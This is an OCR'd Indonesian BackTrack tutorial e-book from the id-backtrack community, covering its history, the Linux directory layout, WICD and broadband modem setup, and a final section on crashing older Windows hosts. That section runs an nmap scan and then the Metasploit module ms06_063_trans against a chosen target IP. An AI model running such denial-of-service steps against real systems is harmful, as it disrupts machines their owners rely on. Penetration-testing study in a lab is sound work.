

# Indonesian Back | Track Team

"the quieter you become the more you are able to hear"

E-Book
Basic Tutorial+

By : THJC | id-backtrack

# Daftar Isi



# Kata Pengantar

Puji syukur kami panjatkan kepada Tuhan YME karena berkatnya telah mengizinkan e-book ini dapat terlaksana.

Terimakasih juga kami panjatkan kepada seluruh staff dan member yang telah bergabung dalam forum id-backtrack.

Semoga, dengan adanya e-book ini bisa menjadi sarana untuk saling berbagi antara member dan satu sama lain. E-book ini dibuat dengan tujuan memudahkan semua pengguna backtrack di indonesia dapat belajar dari buku ini.

Namun e-book ini masih banyak kekurangan, dikarenakan ini masih tahap uji-coba. Sehingga mohon maaf apabila masih banyak kekurangan.

Semua yang tercantum di dalam e-book ini adalah hasil searching di internet dan forum id-backtrack dan beberapa forum IT besar di Indonesia
Apabila ada artikel yang merasa tercantum di e-book ini, saya meminta izin untuk mencantumkan disini.

Segala kritik dan saran dapat dilontarkan untuk lebih baiknya.
Akhir kata, kami sampaikan terimakasih kepada semua pihak yang telah berperan dalam penyusunan e-book ini dari awal sampai akhir.

Semoga Tuhan YME senantiasa melindungi dan mendukung segala usaha kita.

# Histori

Indonesia Backtrack Team (IBTeam) lahir pada tanggal 14 febuari 2011, kami tergolong baru di dunia maya ini. Tak satu pun dari kami yang membangun komunitas ini untuk maksud-maksud jahat.

Tujuan kami sudah jelas, kami ingin membangun komunitas open source di Indonesia dan menginginkan suatu revolusi operating system yang tidak berbayar mengingat perekonomian bangsa ini yang terus menerus makin di ambang kehancuran.

Backrackers… IBTeam terdiri dari anak – anak bumi pertiwi yang menggunakan atau hendak mempelajari tentang penggunaan distro linux backtrack. WE ARE CODER & SECURITY PENETRATION….!!!! we are keep try to learn and share until the end of our life… kami hanyalah insan yang mempelajari dan menggemari seni pertahanan jaringan komputer.

Indonesia Backtrack Team ada di Indonesia tidak juga untuk memecah belah persatuan sesama backtrackers…namun kami di sini ada untuk saling melengkapi. Indonesian Backtrack Team ( IBTeam ) just learner not advance .. ..
Founder dari indonesian backrack team terdiri dari 4 orang yaitu yaitu

Zee Eichel,
Jimmyromanticdevilz,
Ph0enix
Angga

Mereka berempat mendedikasikan hidup mereka demi kemajuan IT di Indonesia.
Didukung oleh berbagai aktivis dunia open source indonesia seperti :

Jurank_dankkal
devilnay

Tak terasa team ini makin solid dan teratur.

# Visi id-backtrack

*"our desire is make our peole Indonesian , growth in open source technology."*

# Misi id-backtrack

1. Memajukan opensource di Indonesia
2. Mengenalkan Distro Linux Backtrack dan turunannya di Indonesia
3. Mengubah paradigma masyarakan tentang Linux pada umumnya dan Backtrack pada khususnya
4. Membuat pelatihan-pelatihan online maupun offline , maya & nyata di seluruh penjuru tanah air
5. Mengganti penggunaan OS berbayar dengan Open source pada dunia komputerisasi Indonesia

# Motto id-backtrack

"We're here, to answer the call of motherland"

*Originally by id-backtrack.com*

# Indonesian Back | Track Team

"the quieter you become the more you are able to hear"

SEMUA ISI DAN MATERI YANG ADA DI DALAM E-BOOK INI HANYALAH BERTUJUAN UNTUK PEMBELAJARAN SEMATA, PENERAPAN DALAM HAL – HAL NEGATIF BUKAN TANGGUNG JAWAB ID-BACKTRACK & PENULIS

*Originally by id-backtrack.com*

# Linux File System

Ketika awal menggunakan linux, pasti ada banyak perbedaan dan harus banyak penyesuaian dalam menggunakannya. Sebagai contoh, hirarki file sistem dalam linux, sangat beda dengan windows atau sistem operasi lainnya.
Maka dari itu, kami menjelaskan "Hirarki File Sistem Linux"

**Folder** :/- Root
**Penjelasan :**

1. Setiap file tunggal dan direktori dimulai dari direktori root.

2. Hanya root user yang memiliki hak privilege write pad direktori ini.

3. /root adalah direktori home bagi root user, yang tidak sama dengan /.

**Folder** : /bin - User Binaries
**Penjelasan :**

1. Berisi binary executable

2. Command linux yg perlu menggunakan single-user mode terletak di bawah direktori ini.

3. Command linux yang digunakan oleh semua pengguna sistem terletak di sini.
   Sebagai contoh: ps, ls, ping, grep, cp.

**Folder** : /sbin – System Binaries
**Penjelasan :**

1. Sama seperti / bin, / sbin juga berisi binary executable.

2. Tapi, perintah linux yang terletak di bawah direktori ini yang digunakan biasanya dengan administrator sistem, untuk tujuan pemeliharaan sistem.
   Sebagai contoh: iptables, reboot, fdisk, ifconfig, swapon

**Folder :** /etc – Configuration Files
**Penjelasan :**

1. Berisi file-file konfigurasi yang dibutuhkan oleh semua program.

2. Direktori ini juga berisi shell script startup dan shutdown yang digunakan untuk start/stop program individu.
   Sebagai contoh: /etc/resolv.conf, /etc/logrotate.conf

**Folder :** /dev – Device File
**Penjelasan :**

1. Berisi file device.
2. Ini termasuk perangkat terminal, usb, atau perangkat yang melekat pada sistem.

Sebagai contoh: /dev/tty1, /dev/usbmon0

**Folder :** /proc – Process Information
**Penjelasan :**

1. Berisi informasi tentang proses sistem.

2. Direktori inii adalah filesystem pseudo yang berisi informasi tentang running process. Sebagai contoh: /proc/{pid} direktori berisi informasi tentang proses dengan pid tertentu.

3. Ini adalah virtual filesystem dengan informasi teks tentang sistem resource. Sebagai contoh: /proc/uptime

**Folder :** /var – Variable Files
**Penjelasan :**

1. Isi dari file yang diperkirakan akan grow dapat ditemukan di bawah direktori ini.

2. Direktori ini berisi - file log sistem (/var/log); paket dan file database (/var/lib); email (/var /mail); print queues (/var/spool); mengunci file (/var/lock); file temp yang dibutuhkan reboot (/var/tmp);

**Folder :** /tmp – Temporary Files
**Penjelasan :**

1. Direktori yang berisi file sementara yang dibuat oleh sistem dan pengguna.
2. File di bawah direktori ini akan dihapus ketika sistem reboot.

**Folder :** /usr – User Program
**Penjelasan :**

1. Berisi binaries, libraries, documentation, dan source- code untuk program level kedua.

2. /usr/bin berisi file binary untuk user program. Jika kita tidak dapat menemukan binary user pada /bin, bisa d'lihat pada /usr/bin. Sebagai contoh: at, awk, cc, less, scp

3. /usr/sbin berisi file binary untuk sysadmin. Jika kita gk dapat menemukan sistem binary pada /sbin, bisa d'lihat pada /usr/sbin.
Sebagai contoh: ATD, cron, sshd, useradd, userdel

4. /usr/lib berisi library untuk /usr/bin dan /usr/sbin

5. /usr/local berisi program-program user yang di-install dari source.
Sebagai contoh, ketika menginstal apache dari source,
ada pada / usr/local/apache2

**Folder :** /home – Home Directories
**Penjelasan :**
1. Home direktori untuk semua pengguna untuk menyimpan file pribadi mereka.
Sebagai contoh: /home/IBTeam, /home/deprito

**Folder :** /boot – Boot Loader Files
**Penjelasan :**

1. Berisi file boot loader terkait.

2. Kernel Initrd, vmlinux, file grub ditempatkan pada /boot
Sebagai contoh: initrd.img-2.6.39-24-generic, vmlinuz-2.6.39-24-generic

**Folder :** /lib – System Binaries
**Penjelasan :**

1. Berisi file-file library yang mendukung binaries pada /bin dan /sbin

2. Nama file library seperti ld* or lib*.so.*
Sebagai contoh: ld-2.11.1.so, libncurses.so.5.7

**Folder :** /opt – Optional add-ons applications
**Penjelasan :**

1. opt singkatan dari optional.

2. Berisi aplikasi add-on dari vendor masing-masing.

3. Aplikasi add-on biasa-ny terinstall pada /opt/ atau /opt/sub-direktori.

**Folder :** /mnt – Mount Directory
**Penjelasan :**
1. Direktori temporary mount dimana sysadmin dapat me-mount filesystem.

**Folder :** /media – Removable Media Devices
**Penjelasan :**
1. Direktori temporary mount untuk device removable.
   Sebagai contoh, /media/cdrom untuk CD-ROM; /media/floppy untuk floppy drive, /media/cdrecorder untuk CD writer

**Folder :** /srv – Service Data
**Penjelasan :**
1. srv singkatan dari service.

2. Berisi data server tertentu dari data yang terkait.
   Sebagai contoh, /srv/cvs berisi data CVS terkait.

Sumber : Google
Repost : id-backtrack | THJC

http://forum.id-backtrack.com/showthread.php?tid=349

**Menghilangkan error**
**“Could Not Connect To WICD's D-Bus Interface”**




Pernah mendapatkan error seperti itu di << Back | Track 5?
Kalian merasa risih dengan pesan error itu?
Kami akan memberikan cara untuk menghilangkannya.

Langkah – langkah :

1. Login sebagai root dan jalankan perintah berikut :

```
$ dpkg-reconfigure wicd
$ update-rc.d wicd defaults
```

2. Kalau ada unprivileged user, jalankan perintah berikut :

```
$ usermod --groups netdev
```

Kalau pengalaman saya, langkah – langkah diatas akan bisa memperbaiki pesan error diatas. Semoga saja :)

Sumber : vir0e5.blogspot.com/
Repost : id-backtrack | THJC

http://forum.id-backtrack.com/showthread.php?tid=240

**Sambungkan Ke Semua Modem Broadband**

Untuk melakukan semua aktifitas “Backtrack” kita, pasti kita tidak luput dari yang namanya “INTERNET” atau “KONEKTIVITAS”
Sekarang, banyak sekali yang menggunkana modem broadband untuk konektivitas di laptopnya masing – masing maka kita perlu juga mengkonfigurasinya. Berikut caranya

```
root@bt:~# pppconfig
Pilih >> Create Create a connection

>>Provider Name
Isi sesuka hati. Contoh : ibteam [Nantinya digunakan untuk dial, pon ibteam]

>>Configure Nameservers (DNS)
Pilih, "(*) Dynamic Use dynamic DNS"
DNSnya biar yg isi provider, kalo mau bikin manual silakan pilih yang "(*) Static Use static DNS" biar DNSnya pake dns google yg 8.8.8.8 dan 8.8.4.4

Kalo mau yg Dynamic pilih dulu sampe ke selek terus pencet "spasi/spacebar" di keyboard buat milih, nanti ada logo (*) berarti sudah terpilih baru tekan enter

>> Authentication Method for ibteam
Pilih "PAP Peer Authentication Protocol" biasanya langsung default terpilih itu


>>User Name
Isi sesuai provider
Telkom flash            : ppp
Smart                   : smart
Flexi                   : i9hr7u3v@free
3 [Three]               : 3data

Sesuaikan dengan provider masing – masing.

>>Password
Isi sesuai provider
Telkom Flash            : ppp
Smart                   : smart
Flexi                   : telkom
3 [Three]               : 3data
```

>> Speed
Speed diisi default "115200" tapi biasanya bisa dibuat menjadi "460800"

>> Pulse or Tone
Pakai defaultnya, "Tone"

>> Phone Number
Isi sesuai provider
GSM (3,telkomflash, m2, dll)  : *99#
CDMA(smart, fren, flexi, aha) : #777

>> Manually Select Modem Port
Isi dengan "/dev/ttyUSB0"

>> "Properties of ibteam"
Untuk edit jika terdapat kesalahan penulisan. Jika merasa sudah benar semua, tekan tab lalu <ok>

>> Quit
Pilih <Yes>, untuk menyimpan konfigurasi

Lalu coba meng-koneksikannya

```
root@bt:~# pon telkom
```

Lalu cek apa sudah terkoneksikan

```
root@bt:~# ifconfig ppp0
```

Sumber    : http://forum.id-backtrack.com/
Original  : id-backtrack | james0baster

http://forum.id-backtrack.com/showthread.php?tid=300

# Koneksi Internet Dengan WvDial

Ada cara lain untuk meng-koneksikan ke internet yaitu WvDial.
Berikut caranya,

Download Wvdial : http://www.mediafire.com/?s5ebt2a7e1rk9x4
Lalu install.

Ketikkan perintah :

```
root@bt:~# lsusb
root@bt:~# gedit /etc/wvdial.conf
```

Edit :

```
[Dialer Defaults]
Init1 = ATZ
Init2 = ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0
Modem Type = USB Modem
Baud = 460800
New PPPD = yes
Modem = /dev/ttyACM0
ISDN = 0
Phone = <nomor telepon modem ex:#777 dll. >
Username = <username provider>
Password = <password provider>
```

Edit bagian Phone, Username dan Password
Lalu save.
Setelah konfigurasi selesai, saatnya memanggil “wvdial”

```
root@bt:~# wvdial
```

Sumber : http://laptopanda.wordpress.com/
Original : id-backtrack | ezzaez

http://forum.id-backtrack.com/showthread.php?tid=341

# Melakukan DOS
# Dengan Metasploit

Melakukan DOS bisa dilakukan dengan menggunakan tools bawaan backtrack, seperti Metasploit. Kita akan mengungkapnya dibawah ini.

DOS hanya bisa dilakukan ke Seri Windows yang tertera dibawah. Windows 7 dan Vista belum/tidak bisa.

Microsoft Windows XP Tablet PC Edition SP2
Microsoft Windows XP Tablet PC Edition SP1
Microsoft Windows XP Tablet PC Edition
Microsoft Windows XP Professional x64 Edition
Microsoft Windows XP Profesional SP2
Microsoft Windows XP Professional SP1
Microsoft Windows XP Professional
Microsoft Windows XP Media Center Edition SP2
Microsoft Windows XP Media Center Edition SP1
Microsoft Windows XP Media Center Edition
Microsoft Windows XP Home SP2
Microsoft Windows XP Home SP1
Microsoft Windows XP Home
Microsoft Windows XP Emas 0
Microsoft Windows XP Embedded SP1
Microsoft Windows XP Embedded
Microsoft Windows XP 64-bit Edition Versi 2003 SP1
Microsoft Windows XP 64-bit Edition 2003 Versi
Microsoft Windows XP 64-bit Edition SP1
Microsoft Windows XP 64-bit
Microsoft Windows XP 0
Microsoft Windows Server 2003 Web Edition SP1 Beta 1
Microsoft Windows Server 2003 Web Edition SP1
Microsoft Windows Server 2003 Web Edition
Microsoft Windows Server 2003 Standard x64 Edition
Microsoft Windows Server 2003 Standard Edition SP1 Beta 1
Microsoft Windows Server 2003 Standard Edition SP1
Microsoft Windows Server 2003 Standard Edition
Microsoft Windows Server 2003 Enterprise x64 Edition
Microsoft Windows Server 2003 Enterprise Edition SP1 Beta 1 Itanium
Microsoft Windows Server 2003 Enterprise Edition SP1 Itanium
Microsoft Windows Server 2003 Enterprise Edition Itanium 0
Microsoft Windows Server 2003 Enterprise Edition SP1 Beta 1
Microsoft Windows Server 2003 Enterprise Edition SP1
Microsoft Windows Server 2003 Enterprise Edition
Microsoft Windows Server 2003 Datacenter x64 Edition
Microsoft Windows Server 2003 Datacenter Edition SP1 Beta 1 Itanium
Microsoft Windows Server 2003 Datacenter Edition SP1 Itanium
Microsoft Windows Server 2003 Datacenter Edition Itanium 0
Microsoft Windows Server 2003 Datacenter Edition SP1 Beta 1
Microsoft Windows Server 2003 Datacenter Edition SP1
Microsoft Windows Server 2003 Datacenter Edition
Microsoft Windows 2000 Server SP4
Microsoft Windows 2000 SP4 Professional
Microsoft Windows 2000 Datacenter Server SP4

```
Microsoft Windows 2000 Advanced Server SP4


Setelah target cocok dengan Sistem Operasi yang ada diatas, mari kita
melakukan apa yang harus kita lakukan :)

Buka terminal,

$ nmap -O 192.168.1.1/24 #semisalnya range ip address type c

$ msfconsole #buka dulu msfconsole nah
msf > use dos/windows/smb/ms06_063_trans
msf auxiliary(ms06_063_trans) > set LPORT 445 # setting port ke 445
msf auxiliary(ms06_063_trans) > set RHOST IP_TARGET # ip address
target bro
msf auxiliary(ms06_063_trans) > run

Yap, target langsung mengalami bluescreen :)
```




*Originally by id-backtrack.com*

Target, dijalankan dalam virtualbox




Scan IP BT5




Scan dengan nmap, untuk mencari host yang port 445 yang terbuka.

192.168.0.0/24 itu adalah alamat jaringannya & subnetnya.

